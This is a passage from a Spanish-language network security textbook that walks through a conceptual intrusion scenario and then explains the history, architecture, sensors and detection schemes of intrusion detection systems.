Gracias a los mecanismos de prevención instalados en la red de nuestro ejemplo (el sistema cortafuegos y las listas de control mostradas en la figura), la mayor parte de las conexiones serán eliminadas. De esta forma, el atacante sólo descubrirá dos de las máquinas de la red (el servidor de DNS y el servidor web).

El atacante decide atacar el servidor de HTTP. Para ello, tratará de descubrir qué tipo de servidor está funcionando en este equipo (le interesa el nombre y la versión del servidor en cuestión), ya que es muy probable que existan deficiencias de programación en la aplicación que está ofreciendo dicho servicio.

Por otra parte, el atacante también intentará descubrir el sistema operativo y la arquitectura *hardware* en la que se ejecuta el servidor. Esta información será importante a la hora de buscar los *exploits* que finalmente utilizará para realizar el ataque de intrusión.

Para obtener toda esta información, el atacante tiene suficiente con las entradas de DNS que la propia compañía le está ofreciendo (a través de los campos HINFO de las peticiones).

De esta forma, el atacante descubre que el servidor web está funcionando bajo una arquitectura concreta y que en este servidor hay instalado un determinado sistema operativo.

Otra fuente de información para descubrir el sistema operativo y la aplicación que ofrece el servicio web, y contrastar así la información ya obtenida, podrían ser las cabeceras de las respuestas HTTP que el servidor envía a cada petición de HTTP o HTTPS).

El atacante, que colecciona un amplio repertorio de aplicaciones para abusar de este producto, acabará obteniendo un acceso con privilegios de administrador. Supongamos, por ejemplo, que dicha intrusión la realiza gracias a la existencia de un *buffer* mal utilizado que existente en la aplicación en cuestión*.

* Ved la sección correspondiente a deficiencias de programación del primer módulo didáctico de este material para más información.

La primera observación que podemos indicar de todo el proceso que acabamos de describir es que los mecanismos de prevención de la red permiten la realización de este abuso contra el servidor de HTTP, ya que la forma de realizar el desbordamiento de *buffer* se realizará mediante peticiones HTTP legítimas (aceptadas en las listas de control del sistema cortafuegos).

Así pues, sin necesidad de violar ninguna de las políticas de control de acceso de la red, el atacante puede acabar haciéndose con el control de uno de los recursos conectados a la red de la compañía.

Una vez comprometido el servidor de HTTP, el intruso entrará en la fase de ocultación y comenzará a eliminar rápidamente todas aquellas marcas que pudieran delatar su entrada en el sistema. Además, se encargará de instalar en el equipo atacado un conjunto de *rootkits**. Una *rootkit* es una recopilación de herramientas de sistema, la mayoría de ellas fraudulentas, que se encargarán de dejar puertas abiertas en el sistema atacado, para garantizar así futuras conexiones con la misma escalada de privilegios, así como ofrecer la posibilidad de realizar nuevos ataques al sistema o a otros equipos de la red (denegaciones de servicio, escuchas en la red, ataques contra contraseñas del sistema, etc).

Las *rootkits*...

... son un conjunto de herramientas para garantizar, entre otras, la fase de ocultación de huellas durante el ataque de intrusión en un sistema.

Las *rootkits* suelen contener versiones modificadas de las herramientas básicas de administración, con la finalidad de esconder las acciones ilegítimas de un atacante y hacer pasar inadvertida la intrusión. Además, tratarán de garantizar futuras entradas en el equipo sin que el administrador del sistema las detecte.

Una vez finalizada la fase de ocultación de huellas, el atacante dispone de un equipo dentro de la red que le podrá servir de trampolín para realizar nuevos ataques e intrusiones en el resto de equipos de la compañía. Además, operando desde una máquina interna de la red, el atacante ya no estará sujeto a las restricciones impuestas por los sistemas de prevención.

Finalmente, una vez llegados a este punto el atacante dispondrá sin ningún problema de los datos que los clientes tienen almacenados en la base de datos.

Este ejemplo nos muestra cómo la existencia de un sistema cortafuegos (u otros mecanismos de prevención) y la utilización de comunicaciones cifradas (como un mecanismo de protección de datos) no es suficiente a la hora de defender nuestros sistemas de red.

5.2. Sistemas de detección de intrusos

La detección de ataques e intrusiones parte de la idea que un atacante es capaz de violar nuestra política de seguridad, atacando parcial o totalmente los recursos de una red, con el objetivo final de obtener un acceso con privilegios de administrador.

Los mecanismos para la detección de ataques e intrusiones tratan de encontrar y reportar la actividad maliciosa en la red, pudiendo llegar a reaccionar adecuadamente ante un ataque.

En la mayoría de los casos es deseable poder identificar el ataque exacto que se está produciendo, de forma que sea posible detener el ataque y recuperarse del mismo. En otras situaciones, sólo será posible detectar e informar de la actividad sospechosa que se ha encontrado, ante la imposibilidad de conocer lo que ha sucedido realmente.

Generalmente, la detección de ataques trabajará con la premisa de que nos encontramos en la peor de las situaciones, suponiendo que el atacante ha obtenido un acceso al sistema y que es capaz de utilizar o modificar sus recursos.

Los elementos más destacables dentro de la categoría de mecanismos para la detección de ataques e intrusiones son los sistemas de detección de intrusos*.

* En inglés, *Intrusion Detection System* (IDS).

A continuación introduciremos dos definiciones básicas en el campo de la detección de intrusos con el objetivo de clarificar términos comunes que se utilizarán más adelante.

Una **intrusión** es una secuencia de acciones realizadas por un usuario o proceso deshonesto, con el objetivo final de provocar un acceso no autorizado sobre un equipo o un sistema al completo.

La intrusión consistirá en la secuencia de pasos realizados por el atacante que viola una determinada política de seguridad. La existencia de una política de seguridad, en la que se contemplan una serie de acciones deshonestas que hay que prevenir, es un requisito clave para la intrusión. Es decir, la violación sólo se podrá detectar cuando las acciones observadas puedan ser comparadas con el conjunto de reglas definidas en la política de seguridad.

La **detección de intrusiones*** es el proceso de identificación y respuesta ante las actividades ilícitas observadas contra uno o varios recursos de una red.

* En inglés, *Intrusion Detection* (ID).

Esta última definición introduce la noción de proceso de detección de intrusos, que involucra toda una serie de tecnologías, usuarios y herramientas necesarias para llegar a buen término.


5.2.1. Antecedentes de los sistemas de detección de intrusos

Los sistemas de detección de intrusos son una evolución directa de los primeros sistemas de auditorías. Estos sistemas tenían como finalidad medir el tiempo que dedicaban los operadores a usar los sistemas. Con esta finalidad, se monitorizaban con una precisión de milésimas de segundo y servían, entre otras cosas, para poder facturar el servidor.

* En inglés, *Electronic Data Processsing* (EDP).

Los primeros sistemas aparecieron en la década de los cincuenta, cuando la empresa norteamericana *Bell Telephone System* creó un grupo de desarrollo con el objetivo de analizar el uso de los ordenadores en empresas de telefonía. Este equipo estableció la necesidad de utilizar auditorías mediante el procesamiento electrónico de los datos*, rompiendo con el anterior sistema basado en la realización de informes en papel. Este hecho provocó que a finales de los años 50 la *Bell Telephone System* se embarcara en el primer sistema a gran escala de facturación telefónica controlada por ordenadores.

La siguiente figura muestra un sencillo esquema del funcionamiento de un sistema de auditorías, en el cual los eventos de sistema son capturados por un generador de auditorías que llevará los datos hacia el elemento encargado de almacenarlos en un fichero de informe.



A partir de los años 70, el Departamento de Defensa de los EEUU empezó a invertir numerosos recursos en la investigación de políticas de seguridad, directrices y pautas de control. Estos esfuerzos culminaron con una iniciativa de seguridad en 1977 en la que se definía el concepto de *sistemas de confianza*.

Los ***sistemas de confianza*** son aquellos sistemas que emplean suficientes recursos *software* y *hardware* para permitir el procesamiento simultáneo de una variedad de información confidencial o clasificada. En estos sistemas se incluían distintos tipos de información repartida en niveles, que correspondían a su grado de confidencialidad.

Trusted Computer System Avaluation Criteria

Son una serie de documentos de la agencia nacional de seguridad (NSA) sobre sistemas de confianza, conocida también bajo el nombre de *Rainbow series* debido a los colores de sus portadas. El libro principal de esta serie es conocido como el *Libro naranja* (*Orange book*). Mirar la página web `www.fas.org/irp-/nsa/rainbow.htm` para más información.

A finales de la década de los setenta se incluyó en el *Trusted Computer System Avaluation Criteria* (TSCSEC) un apartado sobre los mecanismos de las auditorías como requisito para cualquier sistema de confianza con un nivel de seguridad elevado. En este documento, conocido bajo el nombre de *Libro marrón* (*Tan book*), se enumeran los objetivos principales de un mecanismo de auditoría que podemos resumir muy brevemente en los siguientes puntos:

- Permitir la revisión de patrones de acceso (por parte de un objeto o por parte de un usuario) y el uso de mecanismos de protección del sistema.
- Permitir el descubrimiento tanto de intentos internos como externos de burlar los mecanismos de protección.
- Permitir el descubrimiento de la transición de usuario cuando pasa de un nivel menor de privilegios a otro mayor (escalada de privilegios).
- Permitir el bloqueo de los intentos de los usuarios de saltarse los mecanismos de protección del sistema.
- Servir de garantía frente a los usuarios de que toda la información que se recoja sobre ataques e intrusiones será suficiente para controlar los posibles daños ocasionados en el sistema.

Primeros sistemas para la detección de ataques en tiempo real

El proyecto *Instrusion Detection Expert System* (IDES), desarrollado entre 1984 y 1986 por Dorothy Denning y Peter Neumann fue uno de los primeros sistemas de detección de intrusos en tiempo real. Este proyecto, financiado entre otros por la marina norteamericana, proponía una correspondencia entre actividad anómala y abuso o uso indebido (entendiendo por anómala aquella actividad extraña o inusual en un contexto estadístico).

IDES utilizaba perfiles para describir los sujetos del sistema (principalmente usuarios), y reglas de actividad para definir las acciones que tenían lugar (eventos de sistema o ciclos de CPU). Estos elementos permitían establecer mediante métodos estadísticos las pautas de comportamiento necesarias para detectar posibles anomalías.

Un segundo sistema de detección de ataques en tiempo real que hay que destacar fue *Discovery*, capaz de detectar e impedir problemas de seguridad en bases de datos. La novedad del sistema radicaba en la monitorización de aplicaciones en lugar de analizar un sistema operativo al completo. Mediante la utilización de métodos estadísticos desarrollados en COBOL, *Discovery* podía detectar posibles abusos.

Otros sistemas fueron desarrollados para ayudar a oficiales norteamericanos a encontrar marcas de ataques internos en los ordenadores principales de sus bases aéreas. Estos ordenadores eran principalmente servidores corporativos que trabajaban con información no clasificada pero muy confidencial.

Uno de los últimos sistemas de esta época a destacar fue MIDAS (*Multics Intrusion Detection and Alerting System*), creado por la NCSC (*National Computer Security Center*). Este sistema de detección fue implementado para monitorizar el *Dockmaster* de la NCSC, en el que se ejecutaba uno de los sistemas operativos más seguros de la época*. De la misma manera que IDES, MIDAS utilizaba un sistema híbrido en el que se combinaba tanto la estadística de anomalías como las reglas de seguridad de un sistema experto. MIDAS utilizaba un proceso de análisis progresivo compuesto por cuatro niveles de reglas. Además de estas reglas, también contaba con una base de datos que utilizaban para determinar signos de comportamiento atípico.

* Se trata del sistema operativo Multics, precursor de los sistemas Unix actuales.


MIDAS fue uno de los primeros sistemas de detección de intrusiones conectados a internet. Fue publicado en la red en 1989 y monitorizó el mainframe *Dockmaster* en 1990, contribuyendo a fortalecer los mecanismos de autentificación de usuarios.

Sistemas de detección de intrusos actuales

A partir de los años 90, el rápido crecimiento de las redes de ordenadores provocó la aparición de nuevos modelos de detección de intrusiones. Por otro lado, los daños provocados por el famoso gusano de Robert Morris en el 1988 contribuyeron a aunar esfuerzos entre actividades comerciales y académicas en la búsqueda de soluciones de seguridad en este campo.

El primer paso fue la fusión de los sistemas de detección basados en la monitorización del sistema operativo (y aplicaciones del sistema operativo) junto con sistemas distribuidos de detección de redes, capaces de monitorizar en grupo ataques e intrusiones a través de redes conectadas a internet.

El objetivo inicial de este sistema distribuido era proporcionar medios que permitieran centralizar el control y la publicación de resultados en un analizador central. La siguiente figura muestra un diagrama de dicho sistema:



Por esta misma época comenzaron a aparecer los primeros programas de detección de intrusos de uso comercial. Algunas empresas los desarrollaban para ocupar una posición destacada en el ámbito de la seguridad, aunque otras lo hacían para mejorar los niveles de seguridad exigidos por la NCSC.

Actualmente, existe un gran número de sistemas de detección de intrusos disponibles para proteger redes informáticas. Aunque muchos de estos sistemas son comerciales o reservados para entornos militares y de investigación, existe hoy en día un gran número de soluciones libres que se pueden utilizar sin ningún tipo de restricción.

5.2.2. Arquitectura general de un sistema de detección de intrusiones

Como acabamos de ver, desde el comienzo de la década de los ochenta se han llevado a cabo multitud de estudios referentes a la construcción de sistemas para la detección de intrusos. En todos estos estudios se han realizado diferentes propuestas y diseños con el objetivo de cumplir los siguientes requisitos:

- *Precisión*. Un sistema de detección de intrusos no debe que confundir acciones legítimas con acciones deshonestas a la hora de realizar su detección.

  Cuando las acciones legítimas son detectadas como acciones maliciosas, el sistema de detección puede acabar provocando una denegación de servicio contra un usuario o un sistema legítimo. Este tipo de detecciones se conoce como *falsos positivos*. Cuanto menor sea el número de falsos positivos, mayor precisión tendrá el sistema de detección de intrusos.

- *Eficiencia*. El detector de intrusos debe minimizar la tasa de actividad maliciosa no detectada (conocida como *falsos negativos*). Cuanto menor sea la tasa de falsos negativos, mayor será la eficiencia del sistema de detección de intrusos. Éste es un requisito complicado, ya que en ocasiones puede llegar a ser imposible obtener todo el conocimiento necesario sobre ataques pasados, actuales y futuros.


- *Rendimiento*. El rendimiento ofrecido por un sistema de detección de intrusos debe ser suficiente como para poder llegar a realizar una detección en tiempo real. La detección en tiempo real responde a la detección de la intrusión antes de que ésta llegue a provocar daños en el sistema. Según los expertos, este tiempo debería de ser inferior a un minuto.

- *Escalabilidad*. A medida que la red vaya creciendo (tanto en medida como en velocidad), también aumentará el número de eventos que deberá tratar el sistema. El detector tiene que ser capaz de soportar este aumento en el número de eventos, sin que se produzca pérdida de información. Este requisito es de gran relevancia en sistemas de detección de ataques distribuidos, donde los eventos son lanzados en diferentes equipos del sistema y deben ser puestos en correspondencia por el sistema de detección de intrusiones.

- *Tolerancia en fallos*. El sistema de detección de intrusiones debe ser capaz de continuar ofreciendo su servicio aunque sean atacados distintos elementos del sistema incluyendo la situación de que el propio sistema reciba un ataque o intrusión).

Con el objetivo de normalizar la situación, algunos miembros del IETF* presentaron a mediados de 1998 una arquitectura de propósito general para la construcción de sistemas de detección de intrusos, conocida como CIDF**. El esquema propuesto se corresponde con el diagrama mostrado en la siguiente figura:

- Internet Engineering Task Force*
*-** Common Intrusion Detection Framework.*



Dos años más tarde se creó un nuevo grupo de trabajo en el IETF con la intención de estandarizar y mejorar la propuesta del CIDF. Este grupo de trabajo, conocido como IDWG*, replantea nuevamente los requisitos necesarios para la construcción de un marco de desarrollo genérico y se marca los siguientes objetivos:

* *Intrusion Detection Working Group.*

- Definir la interacción entre el sistema de detección de intrusos frente a otros elementos de seguridad de la red, como pueden ser los sistemas de prevención (cortafuegos, listas de control de accesos, . . .).

  Su primera propuesta se conoce con el nombre de *Tunnel Profile*. Se trata de la implementación de un mecanismo para la cooperación entre los distintos elementos de seguridad mediante el intercambio de mensajes. Este mecanismo garantiza una correcta comunicación entre los diferentes elementos, proporcionando privacidad, autenticidad e integridad de la información intercambiada (alertas, eventos, . . .).

- Especificar el contenido de los mensajes intercambiados (eventos, alertas, . . .) entre los distintos elementos del sistema. Por esto, proponen el formato *IDMEF*** y el protocolo de intercambio de mensajes *IDXP****.

-** Intrusion Detection Message Exchange Format
-****Intrusion Detection Exchange Protocol*

Observando las propuestas tanto del CIDF como las del IDWG podemos ver que los elementos necesarios para la construcción de un sistema para la detección de intrusos se pueden agrupar en las siguientes cuatro categorías que a continuación pasaremos a comentar con más detalle:

1) Recolectores de información.

2) Procesadores de eventos.

3) Unidades de respuesta.

4) Elementos de almacenamiento.

5.2.3. Recolectores de información

Un recolector de información, también conocido como **sensor**, es el responsable de la recogida de información de los equipos monitorizados por el sistema de detección.

La información recogida será transformada como una secuencia de tuplas de información (eventos) y será analizada posteriormente por los procesadores de información.

La información almacenada en estos eventos será la base de decisión para la detección del IDS. Por lo tanto, será importante garantizar su integridad frente a posibles ataques de modificación, a la hora de transmitir estos eventos entre el sensor que los generó y el componente de procesado que los tratará.

Existen diferentes formas de clasificar las posibles implementaciones de este componente. Detallamos a continuación tres de las propuestas más utilizadas.

El primer tipo, conocido como **sensores basados en equipo***, se encarga de analizar y recoger información de eventos a nivel de sistema operativo (como por ejemplo, intentos de conexión y llamadas al sistema).

En el segundo tipo encontramos sensores que recogen información de eventos sucedidos a nivel de tráfico de red (por ejemplo, analizando las cabeceras IP de todos los datagramas que pasan por la interfaz de red). Este tipo de componentes se conoce como **sensores basados en red****.

El tercer tipo, conocido como sensores **basados en aplicación***, recibe la información de aplicaciones que se están ejecutando, y podrían ser considerados como un caso especial de los sensores basados en equipo.

-* En inglés, *host based sensors*.
-** En inglés, *network based sensors*.
-*** En inglés, *application based sensors*.

Elección de sensores

Durante los últimos años se ha debatido bastante cúal de los tres tipos de sensores ofrece mejores prestaciones. Actualmente, la mayoría de los sistemas de detección tratan de unificar las tres opciones, ofreciendo una solución de sensores híbrida.

- **Sensores basados en equipo y en aplicación.** Los sensores basados en equipo y en aplicación podrán recoger información de calidad, además de ser fácilmente configurables y de poder ofrecer información de gran precisión.

Además, estos datos pueden llegar a tener una gran densidad de información como, por ejemplo, la información reportada por los servidores de ficheros de registro del sistema. También pueden llegar a incluir gran cantidad de información de preprocesado, que facilitará el trabajo de los componentes de análisis de la información.

Por contra, estos sensores pueden repercutir notablemente en la eficiencia del sistema en el que se ejecuten.

- **Sensores basados en red.** La principal ventaja de los sensores basados en red, frente a las otras dos soluciones, es la posibilidad de trabajar de forma no intrusiva. Por lo tanto, la recogida de información no afecta a la forma de trabajar de los equipos o a la propia infraestructura. Al no residir forzosamente en los equipos que hay que analizar, son más resistentes a sufrir ataques.

  Por otra parte, la mayoría de los sensores basados en red son independientes del sistema operativo y pueden obtener información a nivel de red (como, por ejemplo, la existencia de fragmentación en datagramas IP) que no podría ser proporcionada por sensores basados en equipo.

  Algunos sensores basados en red son en realidad conmutadores con capacidad de análisis transparente frente al resto del sistema.

  Como desventaja principal de los sensores basados en red cabe destacar la escasa escalabilidad que esta solución ofrece. En el caso de redes con carga de tráfico muy elevada, es muy probable que estos sensores puedan perder paquetes, lo que supone una degradación en su capacidad de recogida de información.

  Estos sensores tendrán dificultades a la hora de trabajar en redes de alta velocidad como, por ejemplo, redes Gigabit Ethernet. Otro problema es el uso de comunicaciones cifradas, que hará que la información que se debe recoger sea incomprensible por el sensor, reduciendo de esta forma sus capacidades de detección.

Instalación de sensores

No es para nada trivial determinar el lugar exacto en el que se deben colocar estos componentes (desde dónde recoger la información). Los más sencillos de colocar son los sensores basados en aplicación, generalmente instalados en aquellas partes del programa donde se ofrecen servicios de depuración y generación de ficheros de registro. Pero la situación es mucho más difícil para las otras dos variantes.

Cuando consideramos la instalación de sensores basados en equipo, la gran variedad de sistemas operativos existentes y las distintas facilidades ofrecidas por cada uno de ellos, supone un serio problema. Además, no suele ser simple determinar qué parte de la información generada por el núcleo de un sistema operativo debería ser relevante a la hora de analizar.

En el caso de sistemas Unix, existe la propuesta del *Libro naranja* (ya comentado en este mismo módulo), en el que se muestran veintitrés puntos de interés donde debería analizarse información.

En el caso de sensores basados en red, la utilización de redes segmentadas mediante conmutadores de red supone un gran inconveniente en cuanto a escoger el lugar correcto en el que se deben colocar estos sensores.

Una topología en estrella consigue que los paquetes vayan encaminados únicamente entre las dos partes de una comunicación, por lo que sería necesario colocar el sensor en un punto en el que fuera capaz de analizar cualquier intercambio de información.

Una primera opción sería colocar el sensor sobre el enlace donde se unen todos los equipos de la red. Esta opción podría suponer la necesidad de analizar una cantidad de datos tan elevada que el sensor acabaría perdiendo información.

La otra opción sería la colocación del sensor entre el enlace de red que separa el interior y el exterior, como si se tratara de un sistema de prevención perimetral adicional.

Una variante de estas dos opciones sería la utilización del puerto de intervención (*tap port*) que ofrecen muchos conmutadores. Se trata de un puerto especial que refleja todo el tráfico que pasa a través del equipo. Desgraciadamente, este puerto podría fácilmente sobrecargar la capacidad de análisis de los sensores si la cantidad de tráfico es muy elevada. Además, el ancho de banda interno del dispositivo es suficiente para tratar con todos los puertos activos a la vez, pero si el tráfico analizado comienza a crecer, es posible que se supere la capacidad de intervención del puerto, con la correspondiente pérdida de paquetes que ello comportaría.

5.2.4. Procesadores de eventos

Los procesadores de eventos, también conocidos como **analizadores**, conforman el núcleo central del sistema de detección. Tienen la responsabilidad de operar sobre la información recogida por los sensores para poder inferir posibles intrusiones.

Para inferir intrusiones, los analizadores deberán implementar algun esquema de detección. Dos de los esquemas más utilizados para realizar la detección son el modelo de detección de usos indebidos y el modelo de detección de anomalías. A continuación pasaremos a comentar brevemente estos dos esquemas de detección.

Esquema de detección basado en usos indebidos

La detección de intrusiones basada en el modelo de usos indebidos cuenta con el conocimiento *a priori* de secuencias y actividades deshonestas. Los procesadores de eventos que implementan este esquema analizan los eventos en busca de patrones de ataque conocidos o actividad que ataque vulnerabilidades típicas de los equipos.


Estas secuencias o patrones se conocen bajo el nombre de *firmas de ataques* y podrían ser comparadas con las firmas víricas que utilizan los productos actuales de detección de virus.

Así pues, los componentes de detección basados en el modelo de usos indebidos compararán los eventos enviados por los sensores con las firmas de ataque que mantienen almacenadas en sus bases de conocimiento.

En el momento de detectar concordancia de algún acontecimiento o secuencia de eventos con alguna firma de ataque, el componente lanzará una alarma.

A la hora de implementar un esquema de detección basado en usos indebidos, dos de los modelos más utilizados son los analizadores basados en el reconocimiento de patrones y los analizadores basados en transiciones de estados.


- **Analizadores basados en reconocimiento de patrones.** Mediante la utilización de reglas del tipo *if-then-else* para examinar los datos, estos analizadores procesan la información por medio de funciones internas en el sistema, de forma completamente transparente al usuario. La siguiente figura muestra el esquema de una regla *if-then-else*.



Aunque este modelo permite detectar una intrusión a partir de patrones conocidos *a priori*, su desventaja principal es que los patrones no definen un orden secuencial de acciones.

Detectar mediante este modelo ataques compuestos por una secuencia de eventos puede llegar a comportar grandes dificultades. Por otra parte, el mantenimiento y la actualización de la base de datos de patrones son otros puntos críticos de este modelo.

- **Analizadores basados en transiciones de estados.** Este modelo hace uso de autómatas finitos para representar los ataques, donde los nodos representan los estados, y las flechas (arcos), las transiciones.



La utilización de diagramas de transición facilita la asociación entre los estados y los distintos pasos que realiza un atacante desde que entra en un sistema, con privilegios limitados, hasta que se hace con el control del mismo.

Como principales ventajas de este modelo se puede destacar que los diagramas de transición permiten realizar una representación a alto nivel de escenarios de intrusión, ofreciendo una forma de identificar una serie de secuencias que conforman el ataque.

Por otra parte, estos diagramas definen de forma muy sencilla los ataques que se deben detectar. El motor de análisis podría llegar a utilizar diferentes variantes del mismo diagrama para identificar ataques similares.

Por contra, los diagramas de transición, y por lo tanto, los distintos pasos de la secuencia, se deben crear mediante lenguajes específicos que, en muchas ocasiones, suelen ser muy limitados e insuficientes para recrear ataques complejos.

Esta limitación provoca que este modelo no pueda detectar algunos de los ataques más comunes, siendo necesario el uso de motores de análisis adicionales como complemento del mismo.

Esquema de detección basado en anomalías

Los procesadores de eventos que basan su detección en un esquema de anomalías tratarán de identificar actividades sospechosas comparando el comportamiento de un usuario, proceso o servicio, con el comportamiento de perfil clasificado como normal.

Un perfil sirve como métrica (medida de un conjunto de variables) de comportamientos normales. Cualquier desviación que supere un cierto umbral respecto al perfil almacenado será tratado como una evidencia de ataque o intrusión.

Uno de los requisitos de este modelo es la necesidad de inicialización de un perfil por defecto que se irá adaptando progresivamente al comportamiento de un usuario, proceso o servicio no sospechoso. Es necesario, por lo tanto, el uso de heurísticas y descriptores estadísticos que ayuden a modelar correctamente cambios en el comportamiento tan pronto como suceda. Otras propuestas tratan de incorporar técnicas de inteligencia artificial para realizar estas tareas (como, por ejemplo, el uso de redes neuronales o de algoritmos genéticos).

La detección basada en anomalías ofrece claras ventajas respecto a la detección basada en usos indebidos. La ventaja más destacable es la posibilidad de detectar ataques desconocidos. Esto es posible porque ,independientemente de cómo haya conseguido el atacante la intrusión en un sistema, tan pronto como sus actividades comiencen a desviarse del comportamiento de un usuario normal, el procesador de eventos lanzará una alarma avisando de una posible intrusión.

Aun así, el esquema de detección basado en anomalías presenta bastantes inconvenientes*. El primero que debemos destacar es la falta de garantía en el proceso de detección: un intruso podría realizar sus acciones lentamente para ir provocando cambios en el perfil de usuario del procesador de eventos, con la finalidad que su presencia en el sistema pasara desapercibida.

* Estos inconvenientes provocan que la mayoría de los sistemas de detección comerciales disponibles en la actualidad implementen sus analizadores mediante el esquema de detección de usos indebidos.

Como segundo incoveniente podemos destacar la dificultad que aparece a la hora de clasificar y describir con precisión los ataques detectados mediante analizadores basados en anomalías. Generalmente, un analizador no sólo tiene que lanzar una alarma sino que deberá especificar de dónde procede el ataque, qué cambios ha sufrido el sistema, …

